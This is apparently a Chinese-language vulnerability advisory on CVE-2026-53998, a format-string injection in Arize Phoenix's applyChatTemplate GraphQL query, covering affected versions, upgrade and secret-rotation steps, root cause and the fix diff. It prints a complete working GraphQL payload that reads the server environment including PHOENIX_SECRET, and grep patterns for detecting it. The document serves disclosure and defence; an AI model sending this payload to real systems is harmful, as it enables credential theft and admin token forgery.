Arize Phoenix 格式化字符串漏洞泄露密钥(CVE-2026-53998)
Arize Phoenix 13.0.0 至 15.6.x 存在格式化字符串漏洞,可泄露 PHOENIX_SECRET 和已存储的 AI 凭据;已在 15.7.0 中修复。
TL;DR
- Phoenix 的
applyChatTemplateGraphQL 查询中存在格式化字符串注入,攻击者可借此读取os.environ,包括PHOENIX_SECRET。GitHub 将其评为 CVSS v3.1 10.0 严重,并于 2026-11-17 公布了可用的载荷。 - 影响
arize-phoenix13.0.0 至 15.6.x。修复位于 15.7.0,于 2026-05-13 发布。 - 目前没有已知的在野利用。CISA ADP 记录的利用状态为“无”,截至 2026-11-18,该 CVE 未列入 KEV。
- 升级到 15.7.0 或更高版本,轮换
PHOENIX_SECRET以及 Phoenix 中存储的每一个凭据,并限制对 API 的网络访问。
我受影响吗?
以下条件必须全部成立:
- 正在运行
arize-phoenix13.0.0 或更高版本,但低于 15.7.0。 - GraphQL API 可被攻击者访问。在默认安装中,身份验证处于禁用状态。
F_STRING 格式由请求载荷本身选择;没有服务器端设置来限制此漏洞。
CVE 记录发布于 2026-11-16,GitHub 公告发布于 2026-11-17。修复提交来自 2026-05-13,因此自 5 月以来持续更新的安装不受影响。PyPI 上的最新版本是 21.0.0。
根据 pypistats 的数据,该包在截至 2026-11-18 的一周内有 135,422 次下载,上个月有 616,502 次下载。该项目在 GitHub 上有 12,341 个星标。这些数字描述的是项目本身,而不是受暴露的部署数量。
Phoenix 以 Python 包和容器镜像两种形式发布,两者运行相同的 GraphQL 服务器。版本检查对两种形式都适用。托管部署取决于提供商的补丁计划,因此请向提供商询问其运行的 Phoenix 版本以及何时会采用 15.7.0。
| 分支 | 受影响版本 | 修复版本 |
|---|---|---|
| 13.x 至 15.6.x | 13.0.0 至 15.6.x | 15.7.0 |
| 15.7.0 及更高版本 | 无 | 已修复 |
检查已安装的版本:
# The version in the current environment
python -m pip show arize-phoenix

# The version inside a running container
docker exec <container> python -m pip show arize-phoenix

# A container image that has not been started
docker run --rm <image> python -m pip show arize-phoenix
如何修复?
升级到 15.7.0 或更高版本,然后轮换旧进程能够读取的密钥。修复位于格式化器中,因此仅靠反向代理无法消除该缺陷。
- 升级软件包并重启服务器:
python -m pip install --upgrade 'arize-phoenix>=15.7.0'
-
重新构建并重新创建每一个运行 Phoenix 的容器。拉取新镜像不会改变由旧镜像创建的容器。
-
轮换
PHOENIX_SECRET。Phoenix 用它签署 JWT 并派生加密已存储凭据的 Fernet 密钥。更改它会使现有会话令牌失效,并使旧密钥加密的凭据无法读取;请计划重新设置这些已存储的凭据。 -
轮换 Phoenix 存储过或能够读取的 LLM API 密钥、OAuth 令牌和数据库凭据。在新密钥就位后重新加密已存储的凭据。
-
如果暂时无法升级,请将 GraphQL API 置于需要身份验证的代理之后,并移除不受信任客户端的网络访问。这会降低暴露面,但已通过身份验证的用户仍然可以发送载荷,因此这不算修复。
-
如果托管提供商为你运行 Phoenix,请要求其确认部署的版本以及达到 15.7.0 的日期。你无法从自己这一侧修补托管实例,因此确认是唯一可用的控制措施。
根本原因是什么?
f-string 格式化器将攻击者控制的模板传给 Python 的 str.format,而本应阻止私有属性访问的包装器对双下划线(dunder)属性并不生效。因此遍历可以到达 Namespace 类的全局变量并读取 os.environ。
易受攻击的方法是 src/phoenix/utilities/template_formatters.py 中的 FStringTemplateFormatter._format:
def _format(self, template: str, variable_names: Iterable[str], **variables: Any) -> str:
    # Wrap dict and list variables to support attribute access (e.g., {user.name})
    wrapped_variables = {key: _wrap_value(value) for key, value in variables.items()}
    return template.format(**wrapped_variables)
_wrap_value 将字典转换为 DotDict,而 DotDict 继承自 argparse.Namespace。它的 __getattr__ 会阻止以下划线开头的名称:
def __getattr__(self, name: str) -> Any:
    if name.startswith("_"):
        raise AttributeError(name)
    raise AttributeError(f"No attribute '{name}'")
该防护对 __class__ 无效。Python 会先通过对象类型上的常规属性查找解析 __class__,然后才调用 __getattr__,因此该方法永远看不到这个名称。从 __class__ 出发,模板走到 __bases__[0],即 argparse.Namespace,再走到 Namespace.__init__.__globals__。argparse 模块以 _os 导入 os,因此 __globals__['_os'].environ 返回进程环境。
applyChatTemplate 解析器接受一个 PromptChatTemplateInput 和一个 PromptTemplateOptions 值。这些选项选择格式化器并提供变量。解析器中没有任何地方限制模板语法或属性路径。
该端点并非仅用于调试的接口。当用户在 UI 中预览提示,或调用 API 用变量渲染提示时,Phoenix 会使用同一个格式化器。因此,允许用户编辑提示模板的部署会把这条路径暴露给每个能够访问该功能的用户,而不只是管理员。
如何被利用?
攻击者向 applyChatTemplate 查询发送一个 GraphQL 请求,其中的模板从提供的变量遍历到格式化器的全局变量。
- 攻击者访问 GraphQL 端点。在默认安装中,不需要任何凭据。
- 请求提供一个模板消息,其文本为
{u.__class__.__bases__[0].__init__.__globals__[_os].environ},并提供一个值为任意字典的变量u。 - 由于选项将
format设为F_STRING,解析器选择FStringTemplateFormatter。 _format将u包装为DotDict并调用template.format。Python 解析属性链,并在响应中以文本形式返回环境。- 攻击者从该文本中读取
PHOENIX_SECRET,然后伪造管理员会话令牌,或派生用于保护已存储凭据的 Fernet 密钥。
公告公布了以下载荷:
{
  "query": "query($t: PromptChatTemplateInput!, $o: PromptTemplateOptions!) { applyChatTemplate(template: $t, templateOptions: $o) { messages { content { ... on TextContentPart { text { text } } } } } }",
  "variables": {
    "t": { "messages": [{ "role": "USER", "content": [{ "text": { "text": "{u.__class__.__bases__[0].__init__.__globals__[_os].environ}" } }] }] },
    "o": { "format": "F_STRING", "variables": { "u": { "x": 1 } } }
  }
}
响应会将环境作为一个文本部分返回。攻击者无需事先了解模板语法:公告中的载荷是普通的 GraphQL 文档,唯一不寻常的部分是属性链。阻止精确字符串 __class__ 或 __globals__ 的过滤器可以拦截这个载荷,但换一种遍历方式就能绕过固定的字符串匹配。
攻击如何展开?
一个未认证的 GraphQL 请求从模板变量遍历到服务器环境,并返回保护所有已存储凭据的密钥。
调用 str.format"] C --> D["DotDict 防护漏掉 __class__"] D --> E["Namespace 全局变量暴露 _os.environ"] E --> F["响应中包含 PHOENIX_SECRET"] F --> G["攻击者伪造管理员 JWT
并解密已存储的凭据"]
攻击者能做什么?
攻击者可以读取进程环境,并利用其中的值接管 Phoenix 安装及其保护的凭据。
PHOENIX_SECRET让攻击者能为管理员签名 JWT,并派生用于已存储凭据的 Fernet 密钥。- Phoenix 中存储的 LLM API 密钥、OAuth 令牌和其他提供商凭据可被解密,并给受害者带来费用损失。
- 文件系统路径、已加载的模块名称和内部常量可帮助攻击者规划下一步。
公告未演示代码执行。它记录的影响是泄露环境及其中密钥,随后是令牌伪造,以及用泄露的密钥进行解密。
PHOENIX_SECRET 是两项操作的主密钥。Phoenix 用它签名会话 JWT,因此泄露的值让攻击者能为任何用户铸造令牌,包括管理员。Phoenix 还用它派生加密已存储凭据的 Fernet 密钥,因此同一个值可以解密数据库中的 LLM API 密钥和 OAuth 令牌。只轮换其中一个而不轮换另一个,会留下一个窗口期,在此期间旧令牌或旧的密文仍然有效。
条件与“我受影响吗?”一节中相同:易受攻击的版本、可访问的 GraphQL API,以及 F_STRING 格式。启用了身份验证的安装仍会向任何已认证账户暴露数据,无论其权限如何。
读取环境只是第一步,而非终点。攻击者仍需使用该密钥签名令牌或解密已存储的值。一旦密钥已知,这两项操作都在攻击者本地完成,且都不会在 Phoenix 日志中留下请求。
为什么修复有效?
修复用一个拒绝任何以下划线开头属性的 Formatter 子类替换了 str.format。这切断了 __class__ 这一步,因此模板无法到达 __globals__ 或 os.environ。
@@ -235,6 +235,39 @@ def _format(self, template: str, *args: Any, **variables: Any) -> str:
         return template


+_FIELD_NAME_PART_RE = re.compile(r"\.([^.\[\]]+)|\[([^\[\]]+)\]")
+
+
+class _SafeFieldFormatter(Formatter):
+    """
+    A :class:`string.Formatter` that forbids access to "private" attributes.
+
+    Python's ``str.format`` resolves ``{x.attr}`` and ``{x[key]}`` expressions.
+    Without restrictions, a malicious template can walk from a user-supplied
+    value to ``__class__`` / ``__globals__`` / ``__builtins__`` and read process
+    state (environment variables, secrets, etc.). This subclass blocks any
+    attribute access whose name starts with an underscore, which is sufficient
+    to break the traversal chain while preserving normal usage like
+    ``{user.name}`` and ``{items[0].value}``.
+    """
+
+    def get_field(self, field_name: str, args: Any, kwargs: Any) -> Any:
+        first = re.match(r"^[^.\[\]]*", field_name).group(0)  # type: ignore[union-attr]
+        rest = field_name[len(first) :]
+        key: Any = int(first) if first.isdigit() else first
+        obj = self.get_value(key, args, kwargs)
+        for attr, index in _FIELD_NAME_PART_RE.findall(rest):
+            if attr:
+                if attr.startswith("_"):
+                    raise TemplateFormatterError(
+                        f"Access to attribute '{attr}' is not permitted in templates"
+                    )
+                obj = getattr(obj, attr)
+            else:
+                obj = obj[int(index) if index.lstrip("-").isdigit() else index]
+        return obj, first
+
+
 class FStringTemplateFormatter(TemplateFormatter):
@@ -266,10 +299,14 @@ class FStringTemplateFormatter(TemplateFormatter):
     def parse(self, template: str) -> set[str]:
         return set(field_name for _, field_name, _, _ in Formatter().parse(template) if field_name)

+    # Shared formatter that blocks traversal into "private"/dunder attributes,
+    # preventing format-string injection (e.g. {x.__class__.__init__.__globals__}).
+    _formatter = _SafeFieldFormatter()
+
     def _format(self, template: str, variable_names: Iterable[str], **variables: Any) -> str:
         # Wrap dict and list variables to support attribute access (e.g., {user.name})
         wrapped_variables = {key: _wrap_value(value) for key, value in variables.items()}
-        return template.format(**wrapped_variables)
+        return self._formatter.vformat(template, (), wrapped_variables)
该更改同时封堵了通过点号访问和通过方括号访问这两条属性遍历途径。它并未为解析器添加身份验证。公告建议将此作为单独的缓解措施,因此默认安装仍会向任何能够访问它的人暴露该端点。网络位置和身份验证仍然是暴露面的一部分。
如何检查是否已遭入侵?
目前没有公开的入侵指标。该请求是普通的 GraphQL POST,成功读取会在普通响应中返回环境。默认的访问日志只记录请求行,因此只有代理或 WAF 保留 POST 正文时,正文才是主要的线索。
# Access logs record only the request line by default; these greps match only
# when the reverse proxy or a WAF logs the POST body (for example nginx $request_body).
grep -i "applyChatTemplate" /var/log/nginx/access.log /var/log/apache2/access.log 2>/dev/null
grep -i "__class__\|__globals__\|__bases__\|environ" /var/log/nginx/access.log /var/log/apache2/access.log 2>/dev/null

# Phoenix application logs, if request bodies are retained
grep -i "applyChatTemplate\|__class__\|__globals__\|__bases__\|environ" /var/log/phoenix/*.log 2>/dev/null
命中 applyChatTemplate 是线索而非证据:合法的提示工具也会使用该端点。同时包含 __class__、__globals__ 或 environ 的命中则有力得多。如果发现这样的命中,请轮换 PHOENIX_SECRET 和每一个已存储的提供商凭据,然后审查该请求之后创建的管理员会话。
时间线

- 2026-02-13:
arize-phoenix13.0.0 发布,带有易受攻击的格式化器。 - 2026-05-13:提交
e7224a68添加安全格式化器,15.7.0 发布。 - 2026-11-16:CVE-2026-53998 的记录发布。
- 2026-11-17:GitHub 公告数据库发布 GHSA-gfv3-m769-5xm3,并附有可用的载荷。
- 2026-11-18:CISA ADP 将利用状态记为“无”;该 CVE 未列入 KEV。
常见问题
可以在未认证的情况下利用吗?
可以,在身份验证处于禁用状态的默认安装上。如果启用了身份验证,任何账户都可以发送该请求,无论其角色如何。
需要用户交互吗?
不需要。攻击者发送一个 GraphQL 请求并读取响应。无需受害者打开链接或批准任何内容。
有公开的概念验证吗?
有。GitHub 公告包含一个完整的请求载荷,可返回环境。公告将 OmarXtream 列为报告者。
15.7.0 是唯一修复的版本吗?
不是。15.7.0 是首个带有安全格式化器的版本,最新版本是 21.0.0。从 15.7.0 起的任何版本都包含该修复。
修复会添加身份验证吗?
不会。修复阻止了格式化器中的属性遍历。解析器仍然没有身份验证要求,因此默认安装仍可被任何能访问 API 的人访问。
它在野被利用过吗?
没有已知的利用活动。CISA ADP 将利用状态记为“无”,截至 2026-11-18,该 CVE 未列入 KEV。
该端点本应是公开的吗?
在默认安装中,Phoenix 禁用身份验证,以便本地或受信任网络的用户可以打开 UI。正是这个默认设置让公告将该缺陷称为未认证漏洞。将 API 暴露到受信任网络之外的生产部署,即使升级之后,也应在它前面加上身份验证。
托管 Phoenix 服务使用相同的代码吗?
托管服务运行相同的服务器代码,但提供商控制版本和网络暴露。请向提供商询问部署的版本和修复日期。你自己的软件包升级不会改变托管实例。
使用 Ostorlab 发现暴露的 Phoenix API
Ostorlab 的 Web Agentic Deep Scan 会清点并测试你暴露的 Web 应用和 API。对于 Phoenix 部署,它会映射可访问的 GraphQL 攻击面及其前面的身份验证设置,让你在升级前看清哪些安装接受未认证查询。
参考文献
- GitHub 公告数据库,GHSA-gfv3-m769-5xm3,“Phoenix: Format String Injection in applyChatTemplate”:https://github.com/advisories/GHSA-gfv3-m769-5xm3 (查询于 2026 年 11 月 18 日)
- CVE 记录,CVE-2026-53998:https://www.cve.org/CVERecord?id=CVE-2026-53998 (查询于 2026 年 11 月 18 日)
- Arize Phoenix 修复提交
e7224a68,“fix: prevent format-string injection in f-string template formatter”:https://github.com/Arize-ai/phoenix/commit/e7224a685589f2ffae1fefcc68ff210bd6ad28b8 (查询于 2026 年 11 月 18 日) - Arize Phoenix 15.7.0 发布:https://github.com/Arize-ai/phoenix/releases/tag/arize-phoenix-v15.7.0 (查询于 2026 年 11 月 18 日)
- 15.6.0 的 Arize Phoenix 源代码,
template_formatters.py:https://github.com/Arize-ai/phoenix/blob/arize-phoenix-v15.6.0/src/phoenix/utilities/template_formatters.py (查询于 2026 年 11 月 18 日) - 15.6.0 的 Arize Phoenix 源代码,
queries.py:https://github.com/Arize-ai/phoenix/blob/arize-phoenix-v15.6.0/src/phoenix/server/api/queries.py (查询于 2026 年 11 月 18 日) arize-phoenix的 PyPI 项目页面:https://pypi.org/project/arize-phoenix/ (查询于 2026 年 11 月 18 日)- pypistats,
arize-phoenix下载统计:https://pypistats.org/packages/arize-phoenix (查询于 2026 年 11 月 18 日) - CISA 已知被利用漏洞目录源:https://www.cisa.gov/known-exploited-vulnerabilities-catalog (查询于 2026 年 11 月 18 日)